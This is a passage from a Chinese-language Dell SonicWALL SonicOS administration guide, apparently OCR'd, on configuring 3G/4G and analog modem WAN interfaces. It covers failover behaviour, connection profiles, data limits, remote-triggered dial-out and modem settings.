
1. **主要以太网连接可用** – 以太网 WAN 接口已连接，并用作主要连接。在以太网 WAN 接口可用时，不会连接 3G/4G（除非配置了指定 U0/U1/M0 接口作为目标接口的明确路由）。
2. **主要以太网连接失败** – 不会建立 U0/U1/M0 接口连接，直至符合条件的出站数据尝试通过 Dell SonicWALL 设备。
3. **建立 3G/4G 连接** – 在设备或网络节点尝试向互联网传输符合条件的数据时，将建立 U0/U1/M0 接口连接。U0/U1/M0 接口保持连接，直至达到最长连接时间（如已配置）。
4. **在故障切换后重新建立 WAN 以太网连接** – 当以太网 WAN 连接重新可用或达到不活动定时（如已配置）时，所有 LAN 至 WAN 流量将自动传回可用的以太网 WAN 连接。将终止 U0/U1/M0 接口连接。

△ **小心：在将 U0/U1/M0 接口配置为负载均衡组中的最终备用接口时，建议不要配置基于策略的路由使用 U0/U1/M0 接口。如果配置了基于策略的路由使用 U0/U1/M0 接口，将保持连接直至达到最长连接时间（如已配置）。**

手动拨号 3G/4G 故障切换

△ **小心：Dell SonicWALL 推荐在计划使用 U0/U1/M0 接口作为主要 WAN 接口的故障切换备用接口时，不要使用手动拨号 3G/4G 连接配置文件，因为在发生 WAN 故障时，设备将断开 WAN 连接，直至管理员手动启动 U0/U1/M0 接口连接。下图描绘了在 WAN 以太网连接失败且已配置手动拨号的 3G/4G 连接配置文件时将发生的事件顺序。**

图 21. 3G/4G 故障切换的事件顺序：手动拨号



1. **主要以太网连接可用** - 以太网 WAN 已连接，并作为主要连接。在以太网 WAN 连接可用时，不会连接 3G/4G。
2. **主要以太网连接失败** - 不会建立 U0/U1/M0 接口连接，直至管理员手动启用连接。
3. **建立 3G/4G 连接** – 在管理员手动启用 Dell SonicWALL 设备的连接后，U0/U1/M0 接口的连接建立。U0/U1/M0 接口保持连接，直至管理员手动禁用连接。
4. **在故障切换后重新建立 WAN 以太网连接** – 不管以太网连接是否重新可用，**所有 LAN 至 WAN 流量将仍然使用手动启用的 3G/4G 连接**，直至管理员手动禁用连接。手动断开连接后，将使用可用的以太网连接。

3G/4G PC 卡支持

要使用 3G/4G 接口，您必须有 3G/4G PC 卡，并与无线服务提供商签订了合同。应主要基于支持的硬件的可用性选择 3G/4G 服务提供商。SonicOS 支持以下网址列出的 3G/4G PC 卡：

http://www.sonicwall.com/supported-wireless-broadband-cards-devices/

3G/4G 无线 WAN 服务提供商支持

SonicOS 支持以下 3G/4G 无线网络提供商（本列表可能变更）：

- AT&T
- H3G
- Orange
- Sprint PCS Wireless
- Telecom Italia Mobile
- Telefonica

- T-Mobile
- TDC Song
- Verizon Wireless
- Vodafone

3G/4G 前提条件

在配置 3G/4G 接口前，您必须满足以下前提条件：

- 向支持的第三方无线提供商购买 3G/4G 服务计划
- 配置和激活 3G/4G 卡
- 在接通 Dell SonicWALL 安全设备的电源**前**，插入 3G/4G 卡。

  注：只有在关闭 Dell SonicWALL 安全设备的电源时，才能插入或移除 3G/4G 卡。

如需配置这些前提条件的信息，请参见您具体型号的《*Dell SonicWALL* 入门指南》。

以下章节说明如何配置 Dell SonicWALL 设备上 3G/4G 卡的 U0/U1/M0 接口：

- 第 493 页的 3G/4G > 状态
- 第 493 页的 3G/4G/Modem > 设置
- 第 495 页的 3G/4G > 高级
- 第 497 页的 3G/4G > 连接配置文件
- 第 502 页的 3G/4G > 数据使用
- 第 502 页的启用 U0/U1/M0 接口

大部分 3G/4G 设置还可以在**网络 >接口**页面配置。3G/4G 连接配置文件只能在 **3G/4G > 连接配置文件**页面配置。

3G/4G > 状态

3G/4G > 状态页面显示 Dell SonicWALL 设备上 3G/4G 的当前状态。其中显示 3G/4G 连接状态、当前活动的 WAN 接口或当前的备用 WAN 接口。页面还显示 IP 地址信息、DNS 服务器地址、当前活动的拨号配置文件和当前的信号强度。

3G/4G/Modem > 设置

在 **3G/4G/Modem > 设置**页面，您可以配置以下设置：

- 第 494 页的 3G/4G/Modem 设置
- 第 494 页的连接数据类别
- 第 494 页的管理/用户登录
- 第 495 页的 Modem 设置



3G/4G/Modem 设置

3G/4G/Modem 设备类型 - 从下拉菜单选择您使用的设备类型：

- **自动检测**（默认）
- **3G/4G/移动**
- **模拟调制解调器**

注：更改设备类型时，单击**接受**按钮以启用更改。

3G/4G/Modem > 设置页面内容的变化取决于您的选择。如果您选择**自动检测**，将无选项可用。

连接数据类别

如果选择 **3G/4G/移动**或**模拟调制解调器**作为**Modem 设备类型**，将显示**按需连接类别**部分。这些设置用于配置接口在 Dell SonicWALL 设备检测到特定的流量类型时自动连接至服务提供商。默认选择所有**按需连接类别**：

- NTP 数据包
- GMS 心跳
- 系统日志电子邮件
- 防病毒配置文件更新
- SNMP 陷阱
- 已授权的更新
- 固件更新请求
- Syslog 通讯

要为连接数据操作配置 Dell SonicWALL 设备，必须为连接配置文件选择**连接数据**作为**连接类型**。如需详情，请参见第 497 页的 3G/4G > 连接配置文件。

管理/用户登录

如果选择 **3G/4G/移动**或**模拟调制解调器**作为**Modem 设备类型**，将显示**管理/用户登录**部分。必须配置**管理/用户登录**部分以实现通过接口对 Dell SonicWALL 设备的管理。



管理 - 选择任何或所有支持的协议：**HTTPS**、**Ping**、**SNMP**、**SSH**。

用户登录 - 选择一个或两个协议：**HTTP**、**HTTPS**。但请记住，HTTP 流量的安全性不如 HTTPS 高。

如果您将**管理**和/或**用户登录**选择为 HTTPS，将自动选择**添加规则，以启用从 HTTP 到 HTTPS 的重定向**选项。如果启用该选项，Dell SonicWALL 可自动将 HTTP 请求转换为 HTTPS 请求，以增强安全性。如果您不想要转换，取消选择该选项。

> **注：**在之前的 SonicOS 版本中，3G/4G 接口的探测在 **3G/4G > 设置**页面中配置。现在，探测在**网络 > 故障切换 & 负载均衡**页面中配置。更多信息，请参见第 321 页的故障切换 & 负载均衡页面。

Modem 设置

如果选择**模拟调制解调器**作为 **Modem 设备类型**，将显示 **Modem 设置**部分。必须配置 **Modem 设置**部分以实现通过接口对 Dell SonicWALL 设备的管理。



扬声器音量 – 选择是否**开启**或**关闭**（默认）扬声器。

Modem 初始化 – 选择以下选项之一：

- **初始化 Modem 连接用于** – 从下拉列表中选择国家或地区。
- **使用 AT 命令初始化 Modem 连接** – 在字段中输入适当的 AT 命令。可展开此字段以方便输入命令。

3G/4G > 高级

3G/4G > 高级页面用于配置以下功能：

- 第 496 页的远程触发拨出设置
- 第 497 页的带宽管理
- 第 497 页的连接限制



远程触发拨出设置

远程触发拨出部分使您可以远程发起 WAN 调制解调器连接。以下过程描述“远程触发拨出”呼叫的工作原理：

1 网络管理员启动与位于远程办公室的 Dell SonicWALL 安全设备的调制解调器连接。

2 如果配置设备为须验证传入呼叫，将提示网络管理员输入密码。在呼叫通过身份验证后，设备终止呼叫。

3 然后，根据配置的拨号配置文件，设备启动与拨号 ISP 的调制解调器连接。

4 网络管理员访问设备的 Web 管理接口以执行要求的任务。

在配置远程触发拨出功能前，先确保配置符合以下前提条件：

- 将 3G/4G 连接配置文件配置为**连接数据**。
- 将 Dell SonicWALL 安全设备配置为使用 **HTTPS** 管理，以远程访问设备。
- 推荐在**启用不活动时断开连接**字段中输入值。该字段位于 **3G/4G 配置文件配置**窗口的**参数**选项卡中。更多信息，请参见第 497 页的 3G/4G > 连接配置文件。如果未在该字段中输入值，拨出呼叫将保持无限期连接，您必须通过单击**断开连接**按钮手动终止会话。

如需配置远程触发拨出功能，请进入 *3G/4G* > 高级界面。

1 选中**启用远程触发拨出**复选框。

2 （可选）要验证远程连接，请选择**需要验证**复选框。

- 在**密码：**和**确认密码：**字段中输入密码。

带宽管理

带宽管理部分允许您启用 3G/4G 接口的出口或入口带宽管理服务。

注：如需配置带宽管理的信息，请参见第 821 页的防火墙设置 > BWM。

配置带宽管理的步骤如下：

1 单击**启用出口带宽管理**复选框。

2 单击**启用入口带宽管理**复选框。

3 从下拉菜单中选择**压缩放大器：**

1.0x（默认）、**1.5x 2.0x**、**2.5x**、**3.0x**、**3.5x**、**4.0x**

压缩放大器适用于出口和入口带宽。

连接限制

使用**连接限制**部分，您可以设置 3G/4G 连接上的主机/节点限制。该功能对于在 3G/4G 连接用作溢出的部署或在负载均衡状况中用于避免连接超负荷尤其有用。

在**最大主机数**字段中，输入最大主机数指定何时允许连接该接口。默认值为**0**，即允许无限数量的节点。

3G/4G > 连接配置文件

使用 **3G/4G > 连接配置**页面配置 3G/4G 连接配置文件并设置主要和替代配置文件。



从**主要配置文件**下拉菜单中选择主要 3G/4G 连接配置文件。另外，您也可以选择最多两个替代 3G/4G 配置文件。

要创建 3G/4G 连接配置文件，单击**添加**按钮，将显示 Modem 配置文件配置窗口。执行以下章节中的步骤：

注：取决于您在第 494 页的 3G/4G/Modem 设置中选择的 **3G/4G/Modem 设备类型**，并非所有选项卡都可用。


- 第 498 页的常规选项卡
- 第 499 页的参数选项卡

- 第 499 页的 IP 地址选项卡
- 第 500 页的日程选项卡
- 第 501 页的数据限制选项卡
- 第 501 页的高级选项卡

常规选项卡

常规选项卡允许您配置 3G/4G 服务提供商的常规连接设置。在选择国家、服务提供商和计划类型后，将自动填写大部分服务提供商的其余字段。

1 在 **3G/4G > 连接配置文件**页面，单击**添加**按钮。**3G/4G 配置文件配置**窗口显示。



2 选择 Dell SonicWALL 设备部署所在的**国家或地区**。

3 选择您已创建帐户的**服务提供商**。注意仅显示您所在国家支持的服务提供商。

4 在**计划类型**窗口，选择您订阅的服务提供商 3G/4G 计划。如果下拉菜单中列出了您的具体计划类型（很多基本计划可能简单标记为**标准**），将自动填写**常规**选项卡中的其余字段。验证这些字段正确无误，然后跳至第 499 页的参数选项卡。

5 如果下拉菜单中未列出您的**计划类型**，则选择**其他**。

6 在**配置文件名称**字段输入 3G/4G 配置文件的名称。

7 验证是否选择了正确的**连接类型**。注意将自动填写大多数服务提供商的该字段。

8 验证**已拨号码**正确无误。

> **注：**大多数服务提供商的已拨号码是 ***99#**。

9 如果提供商要求，则在**用户名**、**用户密码**和**确认用户密码**字段中分别输入您的用户名和密码。

参数选项卡

参数选项卡允许您配置 3G/4G 服务的连接条件。三种连接类型是**持续**、**连接数据**和**手动**。这些连接类型的机制详见第 489 页的理解 3G/4G 连接类型。

1 单击**参数**选项卡。



2 在**连接类型**下拉菜单，选择连接配置文件是**持续连接**、**连接数据**还是**手动拨号**。

> 注：要配置 Dell SonicWALL 设备的远程触发拨出，**连接类型**必须是连接数据。更多信息，请参见第 495 页的 3G/4G > 高级。

3 选中**启用不活动时断开连接（分钟数）**复选框，然后在字段中输入数值使 3G/4G 连接在指定的不活动分钟数之后断开。注意如果**连接类型**是**持续连接**，该选项不可用。

4 选中**启用最大连接时间（分钟数）**复选框，然后在字段中输入数值使 3G/4G 连接在指定的分钟数之后断开，而不管会话是否仍活动。在**重新连接之前的延迟时间（分钟数）**中输入值，以使 Dell SonicWALL 设备在指定的分钟数之后自动重新连接。

5 选中**每个电话号码的重拨次数**复选框，然后在字段中输入数值指定 Dell SonicWALL 设备尝试重新连接的次数。

6 选中**两次重拨之间的延迟时间（秒钟）**复选框，然后在该字段中输入数值以指定重试之间的秒数。

7 选中**拨号后禁用 VPN** 复选框禁用通过 3G/4G 接口的 VPN 连接。

IP 地址选项卡

IP 地址选项卡允许管理员配置该接口的动态或静态 IP 地址。在大多数情况下，将该功能设为**自动获取 IP 地址**，但是如果您的服务提供商要求，可以为网关 IP 地址和一个或多个 DNS 服务器 IP 地址配置手动 IP 地址。

1 单击 **IP 地址**选项卡。



默认情况下，将 3G/4G 连接配置文件配置为自动获取 IP 地址和 DNS 服务器地址。要指定静态 IP 地址，请选中**使用以下 IP 地址**单选框，然后在字段中输入 IP 地址。

要手动输入 DNS 服务器地址，请选中**使用以下 IP 地址**单选框，然后在字段中输入主要和次要 DNS 服务器的 IP 地址。

日程选项卡

日程选项卡允许管理员将 3G/4G 连接限制在一周特定日的指定时间段。该功能对于需要在一天的某些时间段限制访问权限的数据计划较为有用，例如区分夜晚/周末闲时的计划。

注：启用该功能后，如果**未**选中某天的复选框，则在这一整天都会拒绝 3G/4G 访问。

1 单击**日程**选项卡。



2 选中**为连接配置文件限制时间**复选框启用该接口的日程功能。

3 选中您希望允许访问的一周中各天的复选框。

4 输入各天所需的起始时间和结束时间（24 小时格式）。

数据限制选项卡

数据限制选项卡允许您按月限制数据使用量。该功能用于根据 3G/4G 提供商的帐单周期跟踪使用情况，并在达到规定的限值时断开连接。

1 单击**数据限制**选项卡。



提示：如果您的 3G/4G 帐户有月数据量或时间限制，强烈推荐您启用数据使用限制。

2 选中**启用数据使用限制**复选框，在达到该月的指定数据量或时间限制时自动禁用 3G/4G 接口。

3 在**帐单周期开始日期**下拉菜单选择月份中开始跟踪月数据或时间使用量的起始日。

4 在**限制**字段中输入值，然后选择相应的限制单位：**GB**、**MB**、**KB** 或**分钟**。

5 单击**确定**。

高级选项卡

高级选项卡允许您手动配置在 3G/4G 连接过程中使用的对话脚本。只有在需要向标准拨号连接脚本添加命令或特殊指令时才需要配置对话脚本。

1 单击**高级**选项卡。



2 在**聊天脚本**字段中输入连接的对话脚本。

3 单击**确定**。

3G/4G > 数据使用

在 **3G/4G > 数据使用**页面，您可以在**数据使用**表中监控通过 3G/4G 接口传输的数据量，并在**会话历史记录**表中查看 3G/4G 会话的详细信息。



数据使用表显示当前**年**、**月**、**周**、**日**和**帐单周期**的当前数据使用情况和联机时间。只有在 3G/4G 连接配置文件中启用了**启用数据使用限制**选项，才会计算帐单周期使用情况。

单击相应的**重置**按钮重置任何数据使用类别。

> 注：**数据使用**表只是当前使用情况的估计，不应用于计算实际费用。如需准确的计费信息，请联系您的服务提供商。

会话历史记录表显示有关 3G/4G 会话的信息摘要。要查看特定会话的附加信息，请将光标置于**属性**列的**备注**图标。要清除表格，单击**清除**按钮。

启用 U0/U1/M0 接口

> 小心：虽然可以在**网络 > 接口**页面手动启用 **3G/4G** 连接（通过单击 **U0/U1/M0** 接口的管理按钮），但不推荐这样做，因为这会导致自动连接无法正常工作。**Dell SonicWALL** 推荐使用上述连接类型管理 **3G/4G**接口。

手动发起 *U0/U1/M0* 外部 *3G/4G* 接口的连接的步骤如下：

1 在**网络 > 接口**页面，单击 U0/U1/M0 接口的**管理**按钮。**U0/U1/M0 连接状态**窗口显示。



2 单击**连接**按钮。一旦连接进入活动状态，**U0/U1/M0 连接状态**窗口将显示有关会话的统计信息。

52

配置调制解调器

- 第 503 页的调制解调器
  - 第 503 页的调制解调器 > 状态
  - 第 504 页的调制解调器 > 设置
  - 第 505 页的调制解调器 > 高级
  - 第 506 页的调制解调器 > 连接配置文件

调制解调器

以下章节说明如何在 Dell SonicWALL 网络安全设备上配置和使用调制解调器功能。

- 第 503 页的调制解调器 > 状态
- 第 504 页的调制解调器 > 设置
- 第 505 页的调制解调器 > 高级
- 第 506 页的调制解调器 > 连接配置文件

调制解调器 > 状态

调制解调器 > 状态页面显示调制解调器处于活动状态时的拨号连接信息。您在**调制解调器配置文件配置**窗口中创建调制解调器连接配置文件，从**调制解调器 > 连接配置文件**页面可访问该窗口。

在**调制解调器状态**部分，将显示调制解调器处于活动状态时 ISP 的当前活动网络信息：

- **WAN 网关（路由器）地址**
- **WAN IP（NAT 公用）地址**
- **WAN 子网掩码**
- **DNS 服务器 1**
- **DNS 服务器 2**
- **DNS 服务器 3**
- **当前活动拨号配置文件 (id)**
- **当前连接速度**

如果调制解调器处于非活动状态，**状态**页面将显示调制解调器处于非活动状态的可能原因列表。如果调制解调器处于活动状态，则将 ISP 的网络设置用于 WAN 访问。

调制解调器 > 设置

使用**调制解调器 > 设置**页面，您可以配置调制解调器设置，指定按需连接类别，选择管理和用户登录选项，以及选择主要和备用调制解调器配置文件。



- **调制解调器设备类型** - 选择是使用模拟调制解调器、3G/移动连接还是自动检测。
- **扬声器音量** - 选择是打开还是关闭调制解调器的扬声器。默认值为**开**。
- **调制解调器初始化** - 选择**初始化调制解调器用于**，然后从下拉菜单中选择国家或地区。默认情况下，**美国**处于选中状态。如果调制解调器使用 AT 命令初始化，请选择**使用 AT 命令初始化调制解调器**。在 **AT 命令(用于调制解调器初始化)** 字段中输入任何用于调制解调器的 AT 命令。AT 命令是用于控制调制解调器的指令，例如 ATS7=30（允许最长等待拨号音 30 秒钟）、ATS8=2（设置在字符串中遇到逗号 (",") 时调制解调器暂停的时间）。

主题：

- 第 504 页的按需连接类别
- 第 505 页的管理/用户登录

按需连接类别

使用**按需连接类别**设置，您可以指定在调制解调器向 ISP 拨号之前检测出站数据。出站数据不需要源自 LAN 上的计算机，但也可以为由 Dell SonicWALL 安全设备的安全应用程序生成的数据包。



按需连接类别包括：

- **NTP 数据包**

- **GMS 心跳**
- **系统日志电子邮件**
- **防病毒配置文件更新**
- **SNMP 陷阱**
- **已授权的更新**
- **固件更新请求**
- **Syslog 通信**

管理/用户登录

使用**管理/用户登录**部分，您可以启用 Dell SonicWALL 安全设备的远程管理，或从**调制解调器**界面进行用户登录。



您可以选择任何支持的管理协议：**HTTPS**、**Ping**、**SNMP** 和/或 **SSH**。您也可以选择 **HTTP** 用于管理流量。但请记住，HTTP 流量的安全性不如 HTTPS 高。

通过选择**添加规则，以启用从 HTTP 到 HTTPS 的重定向**，Dell SonicWALL 可自动将 HTTP 请求转换为 HTTPS 请求，以增强安全性。

调制解调器 > 高级

调制解调器 > 高级页面用于配置远程触发拨出功能，使用该功能，您可以从 Dell SonicWALL 网络安全设备远程启动 WAN 调制解调器连接。

主题：

- 第 505 页的远程触发拨出
- 第 506 页的配置远程触发拨出
- 第 506 页的带宽管理
- 第 506 页的连接限制

远程触发拨出

以下流程描述了远程触发拨出如何调用功能：

1. 网络管理员启动与位于远程办公室的 Dell SonicWALL 的调制解调器连接。
2. 如果 Dell SonicWALL 配置为对传入呼叫进行验证，它会提示网络管理员输入密码。呼叫通过验证后，Dell SonicWALL 将终止呼叫。

   注：在三次错误的密码尝试之后，Dell SonicWALL 将终止远程触发拨出验证会话。每次密码尝试允许的时间最长为 60 秒。如果终止拨出会话，可以再次呼叫 Dell SonicWALL，以进行另一次远程触发拨出验证会话。

3. 然后，Dell SonicWALL 将基于配置的拨号配置文件，启动与它的拨号 ISP 的调制解调器连接。

4 网络管理员访问 Dell SonicWALL Web 管理界面，以执行所需的任务。

> 注：如果 Dell SonicWALL 上的 LAN-WAN 流量在验证远程触发拨出会话的同时生成了拨出请求，则会终止远程触发拨出，并且 Dell SonicWALL 会启动它自己的拨出会话。


配置远程触发拨出

在配置远程触发拨出功能之前，请确保您的配置满足以下先决条件：

- 为**按需拨号**配置了拨号配置文件。
- Dell SonicWALL 安全设备已配置为使用 HTTPS 进行管理，以便可以远程访问该设备。
- 在**启用最大连接时间(分钟数)** 字段中输入一个值。如果不在此字段中输入值，拨出呼叫将无期限地保持连接状态，您必须通过单击**断开**按钮手动终止会话。

配置远程触发拨出的步骤如下：

1 转到**调制解调器 > 高级**页面。



2 选中**启用远程触发拨出**复选框。

3 （可选）要验证远程呼叫，请选中**需要验证**复选框。

   1 在**密码：**和**确认密码：**字段中输入密码。

带宽管理

使用**带宽管理**部分，管理员可以在调制解调器接口上启用出口或入口带宽管理服务。

如需配置带宽管理的更多信息，请参见第 821 页的防火墙设置 > BWM。

连接限制

使用**连接限制**部分，您可以设置调制解调器连接上的主机/节点限制。在将调制解调器连接用作溢出或处于负载均衡状态，以避免连接负担过重时，此功能对部署特别有用。

在**主机最大数目**字段中，输入连接此接口时允许的最大主机数。默认值为**0**，即允许无限数量的节点。

调制解调器 > 连接配置文件

使用**调制解调器 > 连接配置文件**页面，您可以将拨号 ISP 信息用于建立连接，在 Dell SonicWALL 安全设备上配置调制解调器配置文件。如果各个 ISP 都具有不同的配置文件，则可以使用多个调制解调器配置文件。



当前的配置文件在**连接配置文件**表格中显示，其中显示了以下配置文件信息：

- **名称** - 您分配给配置文件的名称。您可以使用 **Home**、**Office** 或 **Travel** 作为名称，以将不同的配置文件彼此区分开来。
- **IP 地址** - 因特网连接的 IP 地址。
- **连接类型** - 显示“持续”、“按需连接”或“手动拨号”，具体取决于您在**配置文件配置**窗口中为配置文件选择的设置。
- **配置** - 单击**编辑**图标可编辑配置文件。单击删除图标可删除配置文件。


主题：

- 第 507 页的配置配置文件
- 第 511 页的对话脚本

配置配置文件

添加或配置连接配置文件的步骤如下：

1 在**调制解调器 > 连接配置文件**页面，单击**添加**按钮。此时会显示用于配置拨号配置文件的**调制解调器配置文件配置**窗口。



创建配置文件后，即可进行配置，指定要将哪些配置文件用于 WAN 故障切换或因特网访问。

要配置 ISP 设置，必须从拨号因特网服务提供商处获得因特网信息。

“常规”选项卡

2 在**常规设置**选项卡，在**配置文件名称**字段中为您的拨号配置文件输入名称。

3 在**主要拨叫号码**字段中输入用于拨打 ISP 的主要号码。

> **提示：**如果将特定前缀（如 9、& 或 ,）用于访问外线，请作为主要电话号码的一部分输入该号码。

4 在**次要拨叫号码**字段中输入用于拨打 ISP 的次要号码。

5 在**用户名**字段中输入拨号 ISP 用户名。

6 在**用户密码**字段中输入拨号 ISP 提供的密码。

7 在**确认用户密码**字段中确认拨号 ISP 密码。

8 如果 ISP 已为您提供在访问 ISP 连接时运行的脚本，请剪切脚本文本并将其粘贴到**对话脚本**字段中。如需使用对话脚本的更多信息，请参阅第 511 页的对话脚本部分中的信息。

ISP 地址选项卡

9 单击 **ISP 地址**选项卡。



10 如果您未从 ISP 处获得永久拨号 IP 地址，请在 **ISP 地址设置**部分选择**自动获取 IP 地址**。如果您从 ISP 处获得了永久拨号 IP 地址，请选择**使用以下 IP 地址**，然后在对应字段中输入 IP 地址。

11 如果您自动为 DNS 服务器获取 IP 地址，请选择**自动获取 IP 地址**。如果您的 ISP 将特定 IP 地址用于 DNS 服务器，请选择**使用以下 IP 地址**，然后在对应字段中输入主要 DNS 服务器的 IP 地址。

12 （可选）您还可以在下面的字段中输入次要 DNS 服务器地址。

参数选项卡

13 单击**参数**选项卡。请使用此页面中的设置配置调制解调器的拨号行为。



14 在**连接类型**菜单中，选择以下选项之一：

- **持续连接** - 通过选择**持续连接**，调制解调器将保持连接状态，除非您在**网络 > 设置**页面上单击“断开”按钮。如果在**网络 > WAN 故障切换和负载均衡**页面上选择了**启用拨号 WAN 故障切换**，则调制解调器会在 WAN 连接失败时自动拨号。如果**主要配置文件**无法建立连接，调制解调器会使用**备用配置文件 1** 拨打 ISP。

- **连接数据** - 使用**连接数据**需要在调制解调器拨打 ISP 之前检测出站数据。出站数据不需要源自 LAN 上的计算机，但也可以为由 Dell SonicWALL 安全设备的内部应用程序（如 AutoUpdate 和 Anti-Virus）生成的数据包。如果在**调制解调器 > 故障切换**页面上选择了**启用 WAN 故障切换**，则未检测到 WAN 以太网连接时，探测生成的 ping 可能会触发调制解调器进行拨号。如果**主要配置文件**无法建立连接，调制解调器会使用**备用配置文件 1** 拨打 ISP。
- **手动连接** - 为**主要配置文件**选择**手动连接**意味着不会自动建立调制解调器连接。您必须在**网络 > 设置**页面单击连接按钮才能建立拨号连接。此外，WAN 故障切换将不会自动发生。

△ 小心：**如果您将两个拨号配置文件用于 WAN 故障切换，则每个配置文件的调制解调器行为应相同。例如，如果主要配置文件使用持续连接，则次要配置文件也应使用持续连接。如果您对调制解调器启用持续连接，则调制解调器连接将保持活动状态，直到重新激活 WAN 以太网连接，或您通过在“配置”页面上单击“断开”强制断开了连接。**

15 如果选择了**按需连接**或**手动连接**，请在**启用不活动时断开连接(分钟数)** 字段中输入允许拨号连接处于不活动状态的分钟数。

16 从**最大连接速度(bps)** 菜单中选择连接速度。**自动**为默认设置，因为 Dell SonicWALL 安全设备会在连接到 ISP 时自动检测连接速度，或者，您也可以从菜单中选择特定的速度选项。

17 如果连接在指定时间后终止，请选择**启用最大连接时间(分钟数)**。输入连接将处于活动状态的分钟数。此值的范围可以为 0 到 1440 分钟。此功能与**不活动断开**设置不冲突。如果同时配置了这两项功能，则会根据配置的最短时间终止连接。

18 如果选择了**启用最大连接时间(分钟数)**，请在**重新连接之前的延迟时间(分钟数)** 中输入在对 ISP 重新拨号之前要延迟的分钟数。此值的范围可以为 0 到 1440 分钟，默认值为 0，表示在重新连接到 ISP 之前不做延迟。

19 如果您的电话线路拥有呼叫等待，您应禁用此功能，否则其他呼叫可能会中断您与 ISP 的连接。选择**禁用呼叫等待**，然后从列表中选择命令。如果看不到列出的命令，请选择**其他**，然后在此字段中输入命令。如果不确定要使用哪个命令，请参阅您的电话服务随附的文档，或者联系您的电话服务提供商。

